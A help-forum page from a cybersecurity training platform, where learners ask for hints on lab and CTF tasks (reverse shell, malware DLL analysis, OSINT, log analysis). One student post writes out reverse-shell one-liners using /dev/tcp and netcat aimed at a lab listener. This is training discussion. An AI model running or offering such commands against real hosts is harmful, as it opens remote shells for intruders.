help & support
329 Topics
AI Red Teaming: Initial Access – Supply Chain Attacks
Hello all, I'm trying to complete the final task for this challenge to obtain MERIDIAN_API_KEY. I was able to get the API admin token. I see the information on the /env page that I'm supposed to access it through API. I'm trying to create a curl query - but I fail. I feel like it's a wrong direction.😟 Am I going the right way, or I should consider, check something. Any high level hints are appreciated.2Views0likes0Comments
Reverse shell task

I am taking an introduction to hacking class and I am supposet do upload a reverse shell file into a website so it gets executed and gives me access. Description: Basically I need to create a file which has a reverse shell command inside so I can gain access on a pivot server. I have the IP address of the pivot server and I can access it via web browser on port 80. Thas a website that only accepts url's and says it will execute anything given as an input. Since the next task is to make a reverse shell script and acces the pivot server I am assuming I need to create a file execute it/download it and get the access. So far I have done the following (check the picture for reference): top left: I started a listener on port 4444 to see if the reverse shell connection gets through top right: the pivot server website on port 80 bottom right: the webserver on port 8000 bottom left: i created a file test so I can can execute it on the pivot website (yoi cant see it on the screenshiot but its there in the same directory the swebserver is running) So I have checked both the listening and the webserver port and they are accessible, I have used many netcat commands in the file, made it executable, changed extenssions to txt, sh, php with the according script and the file usually download successfuly, but the listener never gets a connection back. a list of just some of the commands I have given inside the file for the reverse shell: sh -i >& /dev/tcp/10.102.3.217/4444 0>&1 nc 10.102.3.217 4444 -e sh The task is asking me to: Use the second pivot host's port 80 service to get a reverse shell Any suggestion what I am doing wrong? Or maybe I am missing something Thanks in advance, feel free to ask any questions Cheers49Views0likes2Comments
DFIR CTF: LightNeuron DLL - Question 8

In relation towards finding the decrypted email. I am wondering about what I am getting wrong from the conditional breakpoint in order to expose all the decrypted strings after the return function After searching up the XOR key location I went to from Ghidra Through the RET function which I thought would expose the strings I ran going to the ret function then after following the process in order to go to the DLL malware and got into the ret function I set the breakpoint and debug restarted However, it kept saying memory address unavailable. such as this also includes setting the CF flag to 0 I am wondering about what I am doing wrong here and where should I dig deeper? Note: used Gemini to help look into possible solutions however, refered to https://www.youtube.com/watch?v=Tc8Wl37uwYc for aid I have also tried to run to the function but for some reason it the instruction keeps catching it and making a return away from the malware by setting breakpoint towards there but I keep getting lost on how I could actually breakdown the return and evasion techniques. Wondering where should I be digging more to learn how to investigate this process despite the amount of returns stopping the function4Views0likes0Comments
Subject: Practice Lab Recommendations – NHS England Cyber Security Assessment
Hi everyone, I have been invited to complete an Immersive Labs assessment for the NHS England CSOC Protective Monitoring Analyst (Band 5) role. The assessment consists of four practical labs covering: Microsoft Sentinel Blue Team Ops (6/10) - SIEM operations, KQL queries, analytics rules, threat detection and incident investigation. Microsoft Azure Basics: Logic Apps (5/10) - Automated workflows using triggers, actions and conditions, including SOAR playbooks. Privilege Escalation Through IAM (6/10) - AWS IAM policies, privilege escalation risks, permissions and least-privilege principles. Web Log Analysis Using Linux CLI (5/10) - Analysing web server logs using grep, awk, sort and uniq to identify suspicious activity. Could anyone recommend similar practice labs or learning paths available on Immersive Labs covering these topics? I am only looking for practice resources, not assessment answers. Any suggestions would be greatly appreciated. Thank you!39Views0likes0Comments
Abusing Trust Boundaries for RCE
I'm a bit stuck on this one as I'm not that familiar with Git and all the associated terminology. How do I clone the repo? which dir does the .mcp.json file sit in? Does this not pre-exist as its adding extra capabilities\extension to the original code? Does the target host pull the file automatically to give me a shell? Many thanks - GusSolved96Views0likes2CommentsIOCs and TTPs extracting and identifying. Malware tab issue

For the IOCs and TTPs: Extracting and Identifying lab its asking me to get to the malware tab and it looks like theres suppose to be a scroll wheel to get to the malware tab but its not working at all, it may not be that but it only shows up when I get to that part and its unresponsive. Not sure where to go from here I've tried refreshing, clicking inside the panel, zooming in and out, using ai, looking online and none of it has worked. Before I get to the steps as you can see no scroll wheel under credentials tab. Now that I'm in the questions it shows what looks like a scroll wheel under the credentials tab: Anyone that can help please do, thanks.65Views0likes1CommentStruggling to find the IT email on Simulations: BarterTown Delivery
During the last few days, I’ve been stuck on this lab, and I’m not sure what I’m missing. The lab asks us to use OSINT tools and techniques to gather intelligence about individuals to target within the organization, with the goal of testing the awareness of BarterTown’s IT staff and eventually gaining a foothold in the internal network. I’ve been using the information provided by the lab as a starting point for my reconnaissance. The website gives us several employees and their email addresses, but none of them are identified as IT staff. I also found the DNS SOA contact (hostmaster.bartertown.bitnet), but that appears to be a standard administrative DNS alias rather than an actual employee. The mail server does not seem to allow useful anonymous user enumeration, and the other reconnaissance results have not revealed the missing user. Has anyone completed this lab and can give me a hint about where/how the missing target information is supposed to be discovered?77Views0likes1Comment
Elastic Data Ingest: Demonstrate Your Skills Q9

I have found the answers to all the other questions including 10 but I don't quite understand what Q9 is asking for when it says "Shortly after this file was created, two temp files were also created. What is the last 6 characters in the name of these temp files?" . I have found the files created after q8 answer see below but as far as I can see no combination of the perfstringbackup.tmp file is being accepted (have tried including the file extension and not) . Any guidance on what the question is actually looking for here ?155Views0likes3Comments